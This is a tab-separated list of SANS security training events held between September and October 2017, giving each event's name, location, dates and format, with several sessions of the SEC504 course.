SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event